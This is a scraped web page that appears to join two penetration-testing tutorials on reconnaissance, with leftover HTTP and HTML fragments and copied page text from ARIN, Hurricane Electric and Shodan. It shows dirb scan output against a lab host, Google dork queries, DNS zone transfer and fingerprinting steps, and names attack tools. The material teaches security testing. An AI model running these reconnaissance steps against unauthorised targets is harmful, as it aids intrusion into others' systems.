Transfer-Encoding: chunked
Content-Type: text/html

3e5
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
...
```


(6) Certificate Transparency (CT) (https://www.certificate-transparency.org/)

Certificate Authority (CA) needs to publish all SSL/TLS certificates which they issue. This portal is open for the public and anyone can see the CT logs and identify certificates issue for a particular domain.

Click Here to know Passive Reconnaissance Techniques for Penetration Testing


(7) Discovering Sensitive Files

Many tools are available for finding the URL of sensitive files. One such tool is dirb which is a web content discovery tool.



```
root@kali:~# dirb

-----------------
DIRB v2.22
By The Dark Raver
-----------------

./dirb <url_base> [<wordlist_file(s)>] [options]

========================= NOTES =========================
 <url_base> : Base URL to scan. (Use -resume for session resuming)
 <wordlist_file(s)> : List of wordfiles. (wordfile1,wordfile2,wordfile3...)

======================== HOTKEYS ========================
 'n' -> Go to next directory.
 'q' -> Stop scan. (Saving state for resume)
 'r' -> Remaining scan stats.

======================== OPTIONS ========================
 -a <agent_string> : Specify your custom USER_AGENT.
 -c <cookie_string> : Set a cookie for the HTTP request.
 -f : Fine tunning of NOT_FOUND (404) detection.
 -H <header_string> : Add a custom header to the HTTP request.
 -i : Use case-insensitive search.
 -l : Print "Location" header when found.
 -N <nf_code>: Ignore responses with this HTTP code.
 -o <output_file> : Save output to disk.
 -p <proxy[:port]> : Use this proxy. (Default port is 1080)
```

Usage:




```
root@kali:~# dirb http://192.168.133.133/mutillidae/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Nov 24 15:14:31 2018
URL_BASE: http://192.168.133.133/mutillidae/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.133.133/mutillidae/ ----
+ http://192.168.133.133/mutillidae/.git/HEAD (CODE:200|SIZE:23)
==> DIRECTORY: http://192.168.133.133/mutillidae/ajax/
==> DIRECTORY: http://192.168.133.133/mutillidae/classes/
+ http://192.168.133.133/mutillidae/credits (CODE:500|SIZE:30)
==> DIRECTORY: http://192.168.133.133/mutillidae/data/
==> DIRECTORY: http://192.168.133.133/mutillidae/documentation/
+ http://192.168.133.133/mutillidae/home (CODE:500|SIZE:144)
==> DIRECTORY: http://192.168.133.133/mutillidae/images/
==> DIRECTORY: http://192.168.133.133/mutillidae/includes/
+ http://192.168.133.133/mutillidae/index (CODE:200|SIZE:45604)
+ http://192.168.133.133/mutillidae/index.php (CODE:200|SIZE:45604)
```

Click Here to know Passive Reconnaissance Techniques For Penetration Testing

(8) American Registry for Internet Numbers (ARIN)

ARIN organization manages the IP address numbers for the U.S. and its assigned territories. By using the below URL, you will get a lot of information related to an organization's systems configuration from public domain sources.

URL: https://www.arin.net/


ARIN
American Registry for Internet Numbers

Your IPv4 address is 122.171.118.194

SEARCH Whois
all requests subject to terms of use   advanced search

NUMBER RESOURCES | PARTICIPATE | POLICIES | FEES & INVOICES | KNOWLEDGE | ABOUT US | FEEDBACK

ARIN ONLINE
Username and password are case sensitive.
username: new user?
password: assistance
log in
About ARIN Online

VISIT OUR BLOG @ TEAMARIN
POWERED BY PARTICIPATION

Announcements

Mon, 29 Oct 2018
ARIN Seeks IETF Reporter for 2019-2020

Wed, 24 Oct 2018
ARIN RPKI Repository (Update)

Tue, 16 Oct 2018
ARIN 42 Meeting Report Now Available

Announcement Archives

Thanksgiving Day Closing Information

NRO
ARIN is a member of the Number Resource Organization.

16 Nov 2018
Reminder: Nomination Period for ICANN Board Seat 10 Open

02 Nov 2018
NRO Statement of Support for Paris Roadmap for


Highlights
Request Resources
Waiting List for Unmet Requests
Draft Policies & Proposals
Internet Governance
Resource Revocation, Returns, and Reinstatement

Site Search
IPv6 Info Center
New to ARIN?
Submit Payment
Whois Inaccuracy Reporting
Billing Info Management
ARIN Mailing Lists
Jobs @ ARIN

TRANSFER INFORMATION
FIRST TIME REQUESTING RESOURCES?
Apply today for a full scholarship to our upcoming meeting!
FELLOWSHIP PROGRAM
American Registry for Internet Numbers
The Importance of Data Accuracy
ACHIEVEMENT UNLOCKED
IPv6 Case Studies

(9) Autonomous System Number (ASN)

To identify ASN for the organization, use https://bgp.he.net/ by keyword.


HURRICANE ELECTRIC
INTERNET SERVICES

google   Search

Quick Links
BGP Toolkit Home
BGP Prefix Report
BGP Peer Report
Exchange Report
Bogon Routes
World Report
Multi Origin Routes
DNS Report
Top Host Report
Internet Statistics
Looking Glass
Network Tools App
Free IPv6 Tunnel
IPv6 Certification
IPv6 Progress
Going Native
Contact Us

Search Results

Result	Description
google	
AS6432	Google Fiber Inc.
AS45566	AS number for Google Corporate Network in APAC
AS43515	Google Ireland Limited
AS41264	Google Switzerland GmbH
AS40873	Google LLC
AS396982	Google LLC
AS395973	Google LLC
AS394699	Google Access LLC
AS394639	Google LLC
AS394507	Google LLC
AS36987	Google Kenya Limited
AS36492	Google, LLC
AS36385	Google LLC
AS36384	Google LLC

(10) Port Scanning

To identify web ports and other useful information such as Operating System, device type, MAC addresses etc. by proving URL or IP.


- Nmap
- Masscan

Click Here to know 12 iOS Application Security Testing Tools

Google: Ultimate Tool for Information Gathering

By using multiple google search options, you can find sensitive data lying unattended on the internet. Click Here to know more awesome queries that help you to get juicy information.

```
site:google.com -site:www.google.com filetype:pdf
```



site:google.com -site:www.google.com filetype:pdf

All Images News Maps More Settings Tools

About 48,100 results (0.53 seconds)

[PDF] FISC 安全対策基準対応ガイド - Google Cloud
https://cloud.google.com/files/FISC_guide_JP.pdf - Translate this page
設備. FISC安全対策基準一覧. 項番. Google の回答. 設1. Google は ISO27001 認証を受けています。この基準では、「物理的および環境的セキュリティ」（ISO27001 ...

[PDF]
Large Vocabulary Automatic Speech Recognition ... - Semantic Scholar
https://research.google.com/pubs/archive/44268.pdf
by H Liao - 2015 - Cited by 43 - Related articles
Sep 6, 2015 - Recently, Google launched YouTube Kids, a mobile application for children, that uses a speech recognizer built specifically for recognizing ...

[PDF]
Angular Quantization-based Binary Codes for Fast ... - Semantic Scholar
https://research.google.com/pubs/archive/40572.pdf
by Y Gong - Cited by 84 - Related articles
This paper focuses on the problem of learning binary codes for efficient retrieval of high-dimensional non-negative data that arises in vision and text applications.

[PDF] Domain Adaptation with Multiple Sources - NIPS Proceedings
research.google.com/pubs/archive/35079.pdf
by Y Mansour - 2009 - Cited by 215 - Related articles
This paper presents a theoretical analysis of the problem of domain adaptation with multiple sources.

https://allabouttesting.org/information-gathering-techniques-for-penetration-testing/

What Steps And Methodologies Are Used To Perform A Web App Pen Test?

To emphasize the difference between an application and a web application, penetration testing the web application mainly focuses on the environment and the setup of the web app.

In other words, testing the web application focuses on gathering public information about the web app and then continuing to map out the network involved in hosting the web app. Investigating for possible injection tampering attacks and the actual learning and handling of the application comes later.

Step 1: Information Gathering

Information gathering, or the reconnaissance phase, is the most important step in any penetration testing process as it provides you with a wealth of information to identify vulnerabilities easily and exploit them later.

Think of this phase as a foundation to a pyramid you are trying to build.

There are two types of reconnaissance depending on the type of interaction you want to achieve with the target system:


1. **Active Reconnaissance**
2. **Passive Reconnaissance**

Passive Reconnaissance

Gathering information that is already available on the internet and doing so without directly interacting with the target system is called passive reconnaissance.

Most research in this phase is done online using various websites, beginning with Google. The first step often involves using Google syntax, enumerating website subdomains, links and much more.

For example, if subdomains of a certain website are of interest, you can use the following syntax to narrow down the Google search results: "site:*.domain.com".




site:*.google.com

Google My Business - Stand Out on Google for Free
https://www.google.com › business
Google My Business launched a new mobile app to make it easier to engage with your customers. ... Your Business Profile appears right when people are searching for your business or businesses like yours on Google Search or Maps. Google My Business makes it easy to create and update ...

Google News
news.google.com
Comprehensive up-to-date news coverage, aggregated from sources all over the world by Google News.

Google Sites: Sign-in
https://sites.google.com
Access Google Sites with a free Google account (for personal use) or G Suite account (for business use).

You can use [Wayback Machine](#) to view how a certain website looked a while back ago, this website can help you interact with the target of the web application without directly coming into contact with it.


INTERNET ARCHIVE WaybackMachine
DONATE
Explore more than 387 billion web pages saved over time
facebook.com
Calendar · Collections beta · Changes beta · Summary · Site Map
Saved 4,577,355 times between December 12, 1998 and October 23, 2019.
1996 1997 1998 1999 2000 2001 2002 2003 2004 2005 2006 2007 2008 2009 2010 2011 2012 2013 2014 2015 2016 2017 2018 2019

You can probe the old version of the website and note down any characteristics that might help you later in the research and exploitation phase.

Active Reconnaissance

In contrast to passive reconnaissance, active reconnaissance directly probes the target system and retrieves an output.

Examples of active reconnaissance include fingerprinting the web application, using the Shodan network scanner, performing a DNS forward and reverse lookup, a DNZ zone transfer, and more.


Fingerprinting The Web Application Using Nmap

Fingerprinting a web application involves gathering information about the web app such as the scripting language used, server software and version, along with the OS of the server. Much of this can be done using the Nmap network scanner.

Run the Nmap against the target IP or the target IP range and note down all open ports and services that are running, along with the above-mentioned information regarding the OS version.

Shodan Network Scanner

Using the Shodan network scanner, you can identify additional information regarding the hosted web app if publicly available to the internet.


Shodan
Developers
Monitor
View All...
SHODAN
Explore
Pricing
Enterprise Access
The search engine for Security
Shodan is the world's first search engine for Internet-connected devices.
Create a Free Account
Getting Started
Explore the Internet of Things
Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.
See
Website
refriger

Shodan provides vast information regarding any publicly available IP that it scans. Information range from geolocation, port numbers opened, server software used and a few other useful details.

DNS Forward And Reverse Lookup

In order to associate the newly discovered subdomains with their respective IP addresses, you can use forward dns lookup, ping, and even use more advanced tools such as Burp Suite.

DNS Zone Transfer

To perform DNS zone transfer, use “nslookup” command to identify the DNS servers. Other options are websites specifically made for DNS server identification. After identifying all the DNS servers, use the “dig” command and attempt the DNS zone transfer.

Identifying Related External Sites

This is an important step in the information gathering stage as there is usually traffic flowing between external sites and the target site. This is done easiest with Burp Suite, which we will cover in more detail later.

Inspect HEAD and OPTIONS HTTP requests


Responses from HEAD and OPTION requests will most definitely reveal the web server software and version. Sometimes the responses contain even more valuable data.

You can easily intercept this information by visiting the target website while having Burp Suite's "intercept on" feature turned on.

Gather information about the web app through error pages

Error pages can provide a lot of useful feedback regarding the version and type of server the website is ran on. Based on this information you can start visualizing the environment of the web application.

Simply modify the URL of the desired website and try to cause the *404 not found* error. In the case below, a website forum *not found* page reveals the server and its version (ngnix/1.12.2).



404 Not Found


nginx/1.12.2

Examining the source code

Source code can also provide a lot of useful information that you can later use to find a vulnerability.

By examining the webpage code carefully, you will be able to determine the application environment and the overall workings of the application.

In the screenshot below, we can see that the website is running on Apache server, version 2.2.14.



```
HTTP/1.1 200 OK
Date: Mon, 27 Jul 2009 12:28:53 GMT
Server: Apache/2.2.14 (Win32)
Last-Modified: Wed, 22 Jul 2009 19:15:56 GMT
ETag: "34aa387-d-1568eb00"
Vary: Authorization,Accept
Accept-Ranges: bytes
Content-Length: 88
Content-Type: text/html
Connection: Closed
```

Documenting during the Reconnaissance Phase

It is vital to document everything in an organized manner during your investigation gathering phase.

This will give you a baseline from which you will continue to further study the target and hopefully find vulnerabilities in the system to later exploit.

Next, we will introduce some of the most popular tools used for application penetration testing and demonstrate some techniques regarding security scanning, sql injections, passwords brute force cracking and other important penetration testing techniques you can use.

Step 2: Research And Exploitation

There is a sea of security tools at your disposal when it comes to performing web app penetration testing and most of them are open source.

However, in order to narrow down your choice to just a few tools can be challenging. That's why the reconnaissance phase is so important.

Not only do you find all the necessary information you need in order to find vulnerabilities and exploits later on, but you also narrow down the attack vectors, and hence, the tools you can use to accomplish your goal.

What Tools Are Used For Web Application Penetration Testing?

The entire penetration testing process depends deeply on the reconnaissance phase and the discovered vulnerabilities. Finding the right exploit and gaining access into the system is far more easier with a thorough investigation.

Tools such as online scanners and searching engines can help you passively collect information about your target. Use Nmap to enumerate the target system and discover live ports.

Popular tools commonly used during website penetration testing include:

- W3af
- Burp Suite
- SQLMap
- Metasploit
- Hydra
- John Ripper
- Skipfish
- Ratproxy
- Wfuzz
- Watcher

For automated web app vulnerability scanning, sniffing and exploitation stages, you can use tools such as W3af scanner, Burp Suite Toolkit, SQLMap, various password cracking tools such as Hydra or John Ripper.

A plethora of other tools are also available as part of the Metasploit project but are unfortunately out of scope of this article.


Metasploit framework in Kali Linux will definitely be the go to choice, but you can also supplement it with some of the industry best tools specifically designed to aid in web application penetration testing process.

The below list of tools and their capabilities will give you an introduction into what is possible with just a little bit of tampering with a vulnerable web application.

Web Application Framework (W3af) 300


W3af or Web Application Framework is a security scanner mainly used for discovering vulnerabilities. You can use W3af in almost web app penetration testing engagement to quickly probe the target website and its hosting server.

To start, open the W3af console by typing "cd w3af. Once in the right directory, type "./w3af_console to open the w3af.



